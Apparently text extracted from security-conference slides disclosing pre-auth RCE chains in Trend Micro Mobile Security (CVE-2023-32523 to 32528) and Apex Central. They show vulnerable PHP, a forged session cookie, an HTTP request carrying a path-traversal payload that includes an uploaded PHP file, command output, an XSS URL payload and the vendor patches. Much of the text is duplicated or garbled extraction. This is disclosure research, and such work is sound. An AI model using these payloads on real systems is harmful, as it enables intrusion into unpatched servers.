modTMMSPM	6/18/2023 10:34 PM	File folder	

proxy

Share View

« Trend Micro > Mobile Security > web > widgetforsecurity > repository > widgetPool > wp1 > proxy >

Name	Date modified	Type	Size
modMDM	6/18/2023 10:34 PM	File folder	
modTMMSPM	6/18/2023 10:34 PM	File folder	

Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) LFI to RCE

Analysis

Auth  
Bypass

File  
Upload



# Vulnerable code

```
// Mobile Security/web/widget/repository/widgetPool/wp1/proxy/modTMMSPM/proxy.php

public function proxy_exec() {
    if (!$this->RetriveData()) { ... }
}

$postData['tmms_action'] = $this->cgiArgs['tmms_action'];

private function RetriveData() {
    switch($postData['tmms_action']) {
        case 'set_certificates_config': {
            $fileName = $this->GetFileName($_FILES['cert_file_name']['name']);
            $tempFile = dirname($_FILES['cert_file_name']['tmp_name'])."\\".$fileName;
            if(!move_uploaded_file($_FILES['cert_file_name']['tmp_name'],$tempFile)) { ... }
        }
    }
}
```

Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) LFI to RCE

Analysis

Auth  
Bypass

File  
Upload



# Vulnerable code

```
// Mobile Security/web/widget/repository/widgetPool/wp1/proxy/modTMMSPM/proxy.php

public function proxy_exec() {
    if (!$this->RetriveData()) { ... }
}

$postData['tmms_action'] = $this->cgiArgs['tmms_action'];

private function RetriveData() {
    switch($postData['tmms_action']) {
        case 'set_certificates_config': {
            $fileName = $this->GetFileName($_FILES['cert_file_name']['name']);
            $tempFile = dirname($_FILES['cert_file_name']['tmp_name'])."\\".$fileName;
            if(!move_uploaded_file($_FILES['cert_file_name']['tmp_name'],$tempFile)) { ... }
        }
    }
}
```

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# Vulnerable code

```
// Mobile Security/web/widget/repository/widgetPool/wp1/proxy/modTMMSPM/proxy.php

public function proxy_exec() {
    if (!$this->RetriveData()) { ... }
}

$postData['tmms_action'] = $this->cgiArgs['tmms_action'];

private function RetriveData() {
    switch($postData['tmms_action']) {
        case 'set_certificates_config': {
            $fileName = $this->GetFileName($_FILES['cert_file_name']['name']);
            $tempFile = dirname($_FILES['cert_file_name']['tmp_name'])."\\".$fileName;
            if(!move_uploaded_file($_FILES['cert_file_name']['tmp_name'],$tempFile)) { ... }
        }
    }
}
```

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A screenshot of the Windows File Explorer interface. The title bar shows 'Temp'. The ribbon menu has 'File' selected. The address bar shows the path: This PC > Local Disk (C:) > Windows > Temp. The left sidebar shows 'Quick access' and a list of local drives and network locations, with 'This PC' currently selected. The main pane displays a list of files in the 'Temp' folder. The columns are 'Name', 'Date modified', 'Type', and 'Size'. The file 'rce.php' is highlighted, showing its details: Date modified 6/27/2023 1:35 AM, Type PHP Source File, Size 1 KB.

	Name	Date modified	Type	Size
	php-errors.log	6/27/2023 1:35 AM	Text Document	1 KB
	sess_pshg8c9umjba7ao959ptt0k1v3	6/27/2023 1:35 AM	File	1 KB
	rce.php	6/27/2023 1:35 AM	PHP Source File	1 KB
	sess_m4lh5shfk96md5mggs551s9q7t	6/27/2023 12:32 AM	File	1 KB
	sess_l5gabt61r7mcbdo8jbe9asqhig	6/27/2023 12:32 AM	File	1 KB
	sess_svpie3dgsqvjejpaq98hkvf7bm2	6/27/2023 12:00 AM	File	1 KB
	sess_smd49iu3rrlbv3k2j7pfovr9gg	6/26/2023 11:51 PM	File	1 KB
	sess_ji6vs9df48npm9rhg9mjharvp	6/26/2023 10:00 PM	File	1 KB
	MpSigStub.log	6/26/2023 9:12 PM	Text Document	133 KB


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C:\Windows\Temp\rce.php



```
require[_once] { "/path/to/somewhere/" .  
include[_once] { "../../../../../Windows(Temp/rce.php";
```

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C:\Windows\Temp\rce.php



```
require[_once] { "/path/to/somewhere/" .  
include[_once] { "../../../../../Windows(Temp/rce.php";
```

```
require_once (" /path/to/somewhere/" . $controllable . "PoolManager.php");
```

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## Vulnerable code

```
// Mobile Security/web/widget/inc/class/widgetPool/WidgetPoolFactory.abstract.php

public function getWidgetPoolManager($strUpdateType = 'widget'){
    if(! isset(self::$instance[__FUNCTION__][$strUpdateType])){
        $strFileName = $this->objFramework->getTypeFactory()->getString()
            ->getUpperCamelCase($strUpdateType);
        require_once (self::dirnameFile() . '/widget/' . $strFileName . 'PoolManager.php');
    }
}
```

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}
```

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            ->getUpperCamelCase($strUpdateType);
        require_once (self::dirnameFile() . '/widget/' . $strFileName . 'PoolManager.php');
    }
}
```

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```
// Mobile Security/web/widget/inc/class/common/type/String.php

Vu
public function getUpperCamelCase($str){
    // pub
    $str = strtolower($str);
    $isUnderscore = false;
    if(false !== strpos($str, '_')){
        $str = str_replace('_', ' ', $str);
        $isUnderscore = true;
    }
    $str = strtolower($str);
    $str = ucwords($str);
    if(true === $isUnderscore){
        $str = str_replace(' ', '_', $str);
    }
    return $str;
}
```

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//

pub

}

```
// Mobile Security/we...  
  
public function getUp...  
    $str = strtolower($str);  
    $isUnderscore = true;  
    if(false !== strspn($str, '_')) {  
        $str = str_replace('_', ' ', $str);  
        $isUnderscore = false;  
    }  
    $str = strtolower($str);  
    $str = ucwords($str);  
    if(true === $isUnd...  
        $str = str_replace(' ', '_', $str);  
    }  
    return $str;  
}
```



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```
WidgetPoolFactory.abstract.php widget\inc\class\widgetPool
    function getWidgetPoolManager($strUpdateType = 'widget'){
WidgetPoolDB.php widget\inc\class\widgetPool\db
    objWidgetPoolFactory->getWidgetPoolManager();
    getWidgetPoolFactory()->getWidgetPoolManager()->getAssocsBeforeUpdateWidg
> WidgetPoolManager.abstract.php widget\inc\class\widgetPool\widget
include_wp_home_config.php widget\inc
    getWidgetPoolFactory()->getWidgetPoolManager()->changeCurrentPathToWPLogi
widget_package_manager.php widget\inc
    getWidgetPoolFactory()->getWidgetPoolManager($strUpdateType) -> $strFuncName
    getWidgetPoolFactory()->getWidgetPoolManager()->isNewWidget();
    getWidgetPoolFactory()->getWidgetPoolManager($strUpdateType) -> updateWidge
    getWidgetPoolFactory()->getWidgetPoolManager($strUpdateType) -> getAssocsUpd
```

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## Vulnerable code

```
// Mobile Security/web/widget/inc/widget_package_manager.php

$widgetRequest = json_decode(file_get_contents("php://input"), true);

switch($widgetRequest['act']){
    case "check":
        try{
            $strUpdateType = isset($widgetRequest['update_type']) ?
                $widgetRequest['update_type'] : 'widget';
            $isUpdate = WF::getWidgetPoolFactory()->getWidgetPoolManager($strUpdateType)->$strFuncName();
        }
}
```

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            $isUpdate = WF::getWidgetPoolFactory()->getWidgetPoolManager($strUpdateType)->$strFuncName();
        }
        "act":"check",
        "update_type": "<PATH_TRAVERSAL_PAYLOAD>" →
}
```

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                $widgetRequest['update_type'] : 'widget';
            $isUpdate = WF::getWidgetPoolFactory()->getWidgetPoolManager($strUpdateType)->$strFuncName();
        }
        "act":"check",
        "update_type": "...\\..\\..\\..\\..\\..\\windows\\temp\\"
}
```

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# C:\Windows\Temp\PoolManager.php - Notepad++ [Administrator]

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PoolManager.php X

```
1 | <?php phpinfo(); ?>
```

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File Edit Send Cancel < > Target: https://192.168.126.128:4488 HTTP/2

**Request**

Pretty Raw Hex

```

1 POST /mdm/web/widget/inc/widget_package_manager.php?
  HTTP_X_CSRFTOKEN=aaaaaaaaaaaaaaaaaaaaaaaaaaaaa HTTP/2
2 Host: 192.168.126.128:4488
3 Cookie: session_info=,foobar; wf_CSRF_token=
  aaaaaaaaaaaaaaaaaaaaaaaaaaaa; PHPSESSID=
  jt5v4akfblijcf45hu29a1ju6v
4 Content-Type: application/json
5 Content-Length: 83
6
7 {
  "act": "check",
  "update_type":
  "...\\..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\windows\\temp\\"
}

```

**Response**

Pretty Raw Hex Render

```

32 .e{
  background-color:#ccf;width:300px;font-weight:bold;
}
33 .h{
  background-color:#99c;font-weight:bold;
}
34 .v{
  background-color:#ddd;max-width:300px;overflow-x:auto;
  word-wrap:break-word;
}
35 .vi{
  color:#999;
}
36 img{
  float:right;border:0;
}
37 hr{
  width:934px;background-color:#ccc;border:0;height:1px;
}
38 </style>
39 <title>PHP7.4.12-phpinfo()</title><metaname="ROBOTS"
content="NOINDEX,NOFOLLOW,NOARCHIVE"/></head>
40 <body><divclass="center">
41 <table>
42 <trclass="h"><td>

```

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
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Exploitation

### product\_auth.php

```
1<?php
2 /*
3  * [Authenticacion Integration]
4  * In order to integrate with products, all WF server side scripts would i
5  * You only need to edit this file, then you can integrate authentication.
6  * For pure WidgetFramework, keep this file empty.
7 */
8
9 /* Pure WidgetFramework */
10 //No extra auth.
11
12 if(!isset($_COOKIE['session_info'])){
13     mydebug_log("[Product Auth] could not get session information");
14     echo "<script>parent.top.location.replace('../login.htm')</script>";
15     exit();
16 }
17 session_start();
18 mydebug_log("[Product Auth]Session info:". $_COOKIE['session_info']);
19 $User = explode(',',$_COOKIE['session_info']);
20 mydebug_log("[Product Auth]Login:".$User[1]);
21 $_SESSION["UserName"] = $User[1];
22
23 ?>
```

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### product\_auth.php

```
21 if (!isset($_SESSION['TMMSession']) || ($_SESSION['TMMSession'] !== $_COOKIE['session_info'])) {
22     $authed = false;
23     $scheme = !empty($_SERVER['HTTPS']) ? 'https' : 'http';
24     $url = $scheme . '://127.0.0.1:' . $_SERVER['SERVER_PORT'] . '/mdm/cgi/web_service.dll';
25     $headers = array();
26     $headers [] = 'Accept: application/json';
27     $headers [] = 'Content-Type: application/json';
28     if(array_key_exists('TMMSToken',$_COOKIE)){
29         $headers [] = 'X-TMMSToken: '.$_COOKIE['TMMSToken'];
30     }
31     $data = array();
32     $data['tmms_action'] = 'get_license_setting';
33
34     $ch = curl_init();
35     curl_setopt($ch, CURLOPT_URL, $url);
36     curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
37     curl_setopt($ch, CURLOPT_CONNECTTIMEOUT, 5);
38     curl_setopt($ch, CURLOPT_TIMEOUT, 15);
39     curl_setopt($ch, CURLOPT_COOKIE, $_SERVER['HTTP_COOKIE']);
40     curl_setopt($ch, CURLOPT_HTTPHEADER, $headers);
41     curl_setopt($ch, CURLOPT_POST, 1);
42     curl_setopt($ch, CURLOPT_POSTFIELDS, json_encode($data));
43     curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
44     curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, 0);
45     if ($GLOBALS['wconfig_debug'] === true) {
46         curl_setopt($ch, CURLOPT_VERBOSE, true);
47         $curl_log_fp = fopen("php://temp", "w+");
48         curl_setopt($ch, CURLOPT_STDERR, $curl_log_fp);
49     }
50     $response = curl_exec($ch);
51     $httpcode = curl_getinfo($ch, CURLINFO_HTTP_CODE);
52     mydebug_log("[Product Auth] Check TMMS session_info: response code: ".$httpcode);
53     mydebug_log("[Product Auth] Check TMMS session_info: response: " . $response);
54     if ($GLOBALS['wconfig_debug'] === true) {
55         rewind($curl_log_fp);
56         $curl_logs = stream_get_contents($curl_log_fp);
57 }
```

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
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```
1<?php
2 /*
3  * [Authenticacion]
4  * In order to int
5  * You only need to
6  * For pure Widget
7 */
8
9 /* Pure WidgetFrame
10 //No extra auth.
11
12 if(!isset($_COOKIE['session_info'])){
13     mydebug_log("[Product Auth]Session info:". $_COOKIE['session_info']);
14     $User = explode(',',$_COOKIE['session_info']);
15     mydebug_log("[Product Auth]Login:".$User[1]);
16     $_SESSION["UserName"] = $User[1];
17
18 session_start();
19
20 mydebug_log("[Product Auth]Session info:". $_COOKIE['session_info']);
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22
23 ?>
```



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23     $scheme = !empty($_SERVER['HTTPS']) ? 'https' : 'http';
24     $url = $scheme . '://127.0.0.1:' . $_SERVER['SERVER_PORT'] . '/mdm/cgi/web_service.dll';
25     $headers = array();
26     $headers [] = 'Accept: application/json';
27     $headers [] = 'Content-Type: application/json';
28     if(array_key_exists('TMMStoken',$_COOKIE)){
29         $headers [] = 'X-TMMSToken: '.$_COOKIE['TMMStoken'];
30     }
31     $data = array();
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35     curl_setopt($ch, CURLOPT_URL, $url);
36     curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
37     curl_setopt($ch, CURLOPT_CONNECTTIMEOUT, 5);
38     curl_setopt($ch, CURLOPT_TIMEOUT, 15);
39     curl_setopt($ch, CURLOPT_COOKIE, $_SERVER['HTTP_COOKIE']);
40     curl_setopt($ch, CURLOPT_HTTPHEADER, $headers);
41     curl_setopt($ch, CURLOPT_POST, 1);
42     curl_setopt($ch, CURLOPT_POSTFIELDS, json_encode($data));
43     curl_setopt($ch, CURLOPT_SSL_VERIFYPeer, false);
44     curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, 0);
45     if ($GLOBALS['wconfig_debug'] === true) {
46         curl_setopt($ch, CURLOPT_VERBOSE, true);
47         $curl_log_fp = fopen("php://temp", "w+");
48         curl_setopt($ch, CURLOPT_STDERR, $curl_log_fp);
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56         $curl_logs = stream_get_contents($curl_log_fp);
57 }
```

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proxy.php	proxy.php
153 }	166 mydebug_log("[TMMSPM Proxy][RetriveData] php receive file failed:(.". \$_FILES["cert_file_name"]['name']); 167 return false;
154 case 'set_certificates_config':{	168 }
155 sisPostFile = true;	169 mydebug_log("[TMMSPM Proxy][RetriveData] php receive file success.");
156 \$headers [] = 'Accept:text/html';	170 \$fileName = \$this->GetFileName(\$_FILES['cert_file_name']['name']);
157 if(\$_FILES["cert_file_name"]["error"]>0){	171 if (! \$this->StrEndsWith(\$fileName, ".cer") && ! \$this->StrEndsWith(\$fileName, ".p12") 172 && ! \$this->StrEndsWith(\$fileName, ".pfx") && ! \$this->StrEndsWith(\$fileName, ".pem")) { 173 mydebug_log("[TMMSPM Proxy][RetriveData] unknown file type"); 174 return false; 175 }
158 mydebug_log("[TMMSPM Proxy][RetriveData] php receive file suc	176 \$tempFile = dirname(\$_FILES['cert_file_name'])['tmp_name']."\\\".\$fileName; 177 mydebug_log("[TMMSPM Proxy][RetriveData] get certificate file-->".\$tempFile); 178 if(!move_uploaded_file(\$_FILES['cert_file_name']['tmp_name'], 179 \$tempFile)) { 180 mydebug_log("[TMMSPM Proxy][RetriveData] move upload file failed.(." . \$fileName . ")"); 181 return false; 182 }
159 return false;	183 }
160 }	184 }
161 mydebug_log("[TMMSPM Proxy][RetriveData] php receive file suc	
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171 }	172 }

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Only allow: .cer, .p12, .pfx, .pem

proxy.php

```
153     }
154     case 'set_certificates_config':{
155         $isPostFile = true;
156         $headers [] = 'Accept:text/html';
157         if($_FILES["cert_file_name"]["error"]>0){
158             mydebug_log("[TMMSPM Proxy][RetriveData] php receive file
159             return false;
160         }
161
162         mydebug_log("[TMMSPM Proxy][RetriveData] php receive file suc
163
164         $fileName = $this->GetFileName($_FILES['cert_file_name']['nam
165         $tempFile = dirname($_FILES['cert_file_name']['tmp_name'])."\\".
166         mydebug_log("[TMMSPM Proxy][RetriveData] get certificate file
167
168         if(!move_uploaded_file($_FILES['cert_file_name']['tmp_name'],
169             mydebug_log("[TMMSPM Proxy][RetriveData] move upload file
170             return false;
171     }
```

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proxy.php

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166     mydebug_log("[TMMSPM Proxy][RetriveData] php receive file failed:(.". $_FILES["cert_file_na
167     return false;
168 }
169
170 mydebug_log("[TMMSPM Proxy][RetriveData] php receive file success.");
171
172 $fileName = $this->GetFileName($_FILES['cert_file_name']['name']);
173 if (!(!$this->StrEndsWith($fileName, ".cer") && !$this->StrEndsWith($fileName, ".p12")
174     && !$this->StrEndsWith($fileName, ".pfx") && !$this->StrEndsWith($fileName, ".pem")) {
175     mydebug_log("[TMMSPM Proxy][RetriveData] unknown file type");
176     return false;
177 }
178 $tempFile = dirname($_FILES['cert_file_name']['tmp_name'])."\\".$fileName;
179 mydebug_log("[TMMSPM Proxy][RetriveData] get certificate file-->".$tempFile);
180
181 if(!move_uploaded_file($_FILES['cert_file_name']['tmp_name'],$tempFile)){
182     mydebug_log("[TMMSPM Proxy][RetriveData] move upload file failed.(. . $fileName.)");
183     return false;
184 }
```

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```

WidgetPoolFactory.abstract.php                                     WidgetPoolFactory.abstract.php
56 }                                                 62 */
57 /**                                              63     public function getWidgetPoolManager($strUpdateType = 'widget'){
58 * \brief Description                                         64         mydebug_log("WidgetPoolFactory -> update type: " . $strUpdateType);
59 * This method will return object of WFWidgetPoolManager      65         if(! isset(self::$instance['__FUNCTION__'][$strUpdateType])){
60 * @param $strUpdateType There are 3 update types=>widget, configure_widget,           66             $strFileName = $this->objFramework->getTypeFactory()->getString()->getUpperCamelCase($strUpdateType);
61 * @return WFWidgetPoolManager                                67             $poolManagers = array("Widget", "WidgetComponent", "ConfigureWidget", "ConfigureWidgetAndWidgetComponent");
62 */                                                       68             if (!in_array($strFileName, $poolManagers)) {
63     public function getWidgetPoolManager($strUpdateType = 'widget'){          69                 myerror_log("WidgetPoolFactory -> WidgetPoolManager not found: " . $strFileName . ". Use widget instead.");
64         if(! isset(self::$instance['__FUNCTION__'][$strUpdateType])){            70                     $strFileName = "Widget";
65             $strFileName = $this->objFramework->getTypeFactory()->getString()          71             }
66             require_once (self::dirnameFile() . '/widget/'.$strFileName.'.F          72             require_once (self::dirnameFile() . '/widget/'.$strFileName.'.PoolManager.php');
67             $strClassName = 'WF'.'$strFileName.'.'PoolManager';                      73             $strClassName = 'WF'.'$strFileName.'.'PoolManager';
68             self::$instance['__FUNCTION__'][$strUpdateType] = new $strClassName        74             self::$instance['__FUNCTION__'][$strUpdateType] = new $strClassName($this->objFramework);
69         }                                                       75         }
70     return self::$instance['__FUNCTION__'][$strUpdateType];                      76     }
71 }                                                 77 }

```

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Only allow: “Widget”, “WidgetComponent”,  
“ConfigureWidget”, “ConfigureWidgetAndWidgetComponent”

The diagram illustrates the evolution of the `WidgetPoolFactory.abstract.php` file from an unpatched state to a patched state. A vertical red arrow points upwards from the unpatched code on the left to the patched code on the right, indicating the progression of the fix.

**WidgetPoolFactory.abstract.php (Unpatched)**

```
WidgetPoolFactory.abstract.php
56 }
57 /**
58 * \brief Description
59 * This method will return object of WFWidgetPoolManager
60 * @param $strUpdateType There are 3 update types=>widget, configure_widget
61 * @return WFWidgetPoolManager
62 */
63 public function getWidgetPoolManager($strUpdateType = 'widget'){
64     if(! isset(self::$_FUNCTION_[$strUpdateType])){
65         $strFileName = $this->objFramework->getTypeFactory()->getString()
66         require_once (self::getDirnameFile() . '/widget/'.$strFileName.'.F
67         $strClassName = 'WF'.'$strFileName.'PoolManager';
68         self::$_FUNCTION_[$strUpdateType] = new $strClassName
69     }
70     return self::$_FUNCTION_[$strUpdateType];
71 }
```

**WidgetPoolFactory.abstract.php (Patched)**

```
WidgetPoolFactory.abstract.php
62 */
63 public function getWidgetPoolManager($strUpdateType = 'widget'){
64     mydebug_log("WidgetPoolFactory -> update type: " . $strUpdateType);
65     if(! isset(self::$_FUNCTION_[$strUpdateType])){
66         $strFileName = $this->objFramework->getTypeFactory()->getString()->getUpperCamelCase($strUpdateType);
67         $poolManagers = array("Widget", "WidgetComponent", "ConfigureWidget", "ConfigureWidgetAndWidgetComponent");
68         if( !in_array($strFileName, $poolManagers) ) {
69             myerror_log("WidgetPoolFactory -> WidgetPoolManager not found: " . $strFileName . ". Use widget instead.");
70             $strFileName = "Widget";
71         }
72         require_once (self::getDirnameFile() . '/widget/'.$strFileName.'.PoolManager');
73         $strClassName = 'WF'.'$strFileName.'PoolManager';
74         self::$_FUNCTION_[$strUpdateType] = new $strClassName($this->objFramework);
75     }
76     return self::$_FUNCTION_[$strUpdateType];
77 }
```

Unpatched

Patched

Chain #2: Auth Bypass to (Limited) File  
Upload w/ (Limited) LFI to RCE

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- Trend Micro Mobile Security (Enterprise)
- Full chain from pre-auth to RCE (CVSSv3.1 score **9.8**)
  - CVE-2023-32523 – Authentication Bypass
  - CVE-2023-32525 – (Limited) File Upload
  - CVE-2023-32527 – (Limited) Local File Inclusion
- Not 1 but 2 chains (**/widget** and **/widgetforsecurity**):
  - CVE-2023-32524 – Authentication Bypass
  - CVE-2023-32526 – (Limited) File Upload
  - CVE-2023-32528 – (Limited) Local File Inclusion

Chain #2: Auth Bypass to (Limited) File  
Upload w/ (Limited) LFI to RCE

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# Trend Micro Apex Central

## Chain #3 - ??? RCE

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- Trend Micro Apex Central
- Primitives that are unexploitable on its own
  - Primitive #1
  - Primitive #2
  - Primitive #3
  - Primitive #N ...?

Chain #3: ??? RCE



**Request**

Pretty Raw Hex

```

1 GET /webapp/
HTTP/2
2 Host: 192.168.126.128
3 User-Agent: python-requests/2.27
4 Accept-Encoding: gzip, deflate
5 Accept: */
6 Cookie: modalEDR2v1=true; WFINFOR=root; wf_cookie_path=%2F; LANG=en_US; wf_version=3.8; cname=dashBoard; theme=default; lastID=49; lastTab=-1; wids=modTmcmOperationCenter;; ASP_Net_SessionId=whvvicjdjhvxonrc0hxvdn4s; .ASPXAUTH=C1FF46B448122C3AB550E3B29859CF6777B884F188622A84BF41F2FA4EE03A49D18231EB05F67184597BCC23C075F82BC7E2562965090FBAAA3220191F22AE8F119148AECCD1162A749AE1ABA934F713E41299163C478A09A0CBDAA552F1861B; LoginSymbol=79d82e03-69d6-47f6-8001-61fef19bef0a; wf_CSRF_token=c3fae1ed182f6c0cf5105aa728e5d021; PHPSESSID=ji6vs9df48npmp9rhg9mjharvjp
7
8

```

**Response**

Pretty Raw Hex Render

```

1 HTTP/2 500 Internal Server Error
2 Cache-Control: no-store, no-cache, must-revalidate
3 Pragma: no-cache
4 Content-Type: application/json
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Server: Microsoft-IIS/10.0
7 Set-Cookie: wf_cookie_path=%2F; path=/
8 Strict-Transport-Security: max-age=31536000
9 X-Frame-Options: SAMEORIGIN
10 X-Xss-Protection: 1; mode=block
11 Date: Mon, 26 Jun 2023 07:59:59 GMT
12 Content-Length: 57
13
14 ntauthority\iusr
15 ntauthority\iusr
16
17 =====Success=====


```

Chain #3: ??? RCE

Exploitation

The screenshot shows a Windows desktop environment. In the top-left corner, there is a browser window titled "Trend Micro Apex Central™" with the URL <https://192.168.126.128/webapp/index.html>. The browser interface includes standard navigation buttons, a "Not secure" warning, and a user profile icon for "root". Below the browser is the main content area of the Trend Micro Apex Central web application, which displays the "About" page. The page includes the Trend Micro logo, the product name "Trend Micro Apex Central™", and version information: Hotfix: 6016. It also contains the copyright notice: "© 2022 Trend Micro Incorporated. All rights reserved." To the right of the browser, a "Command Prompt" window is open with the title "Administrator: Command Prompt". The command entered in the prompt is `C:\>python3 cve-2023-xxxxx.py`. The Command Prompt window shows the Windows environment variables and the output of the `ipconfig` command, which lists the network configuration for the "Ethernet adapter Ethernet0". The IP address shown is 192.168.126.128.

```
C:\>python3 cve-2023-xxxxx.py
C:\Users\Administrator>ipconfig
Windows IP Configuration

Ethernet adapter Ethernet0:

  Connection-specific DNS Suffix  . :
  Link-local IPv6 Address . . . . . : fe80::4937:3640%2ce9:7621%6
  IPv4 Address . . . . . : 192.168.126.128
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 192.168.126.2

C:\Users\Administrator>
```

Chain #3: ??? RCE

Exploitation



- Searching for variants paid off
- Primitives were similar to other Trend Micro products
- Unexploitable on their own, however

Chain #3: ??? RCE

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# Additional vulnerabilities

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Endpoint Encryption management X +

Not secure | https://192.168.126.128/webapp/MobileArmor/index.php?fromWF=1&serverid=</script><script>alert(document.domain)</script><script>

192.168.126.128 says  
192.168.126.128

OK

File Edit Selection View Go Run Terminal Help index.php - WebUI - Visual Studio Code [Administrator]

index.php X


WebApp > MobileArmor > index.php > html > script > fde\_render\_UI

```
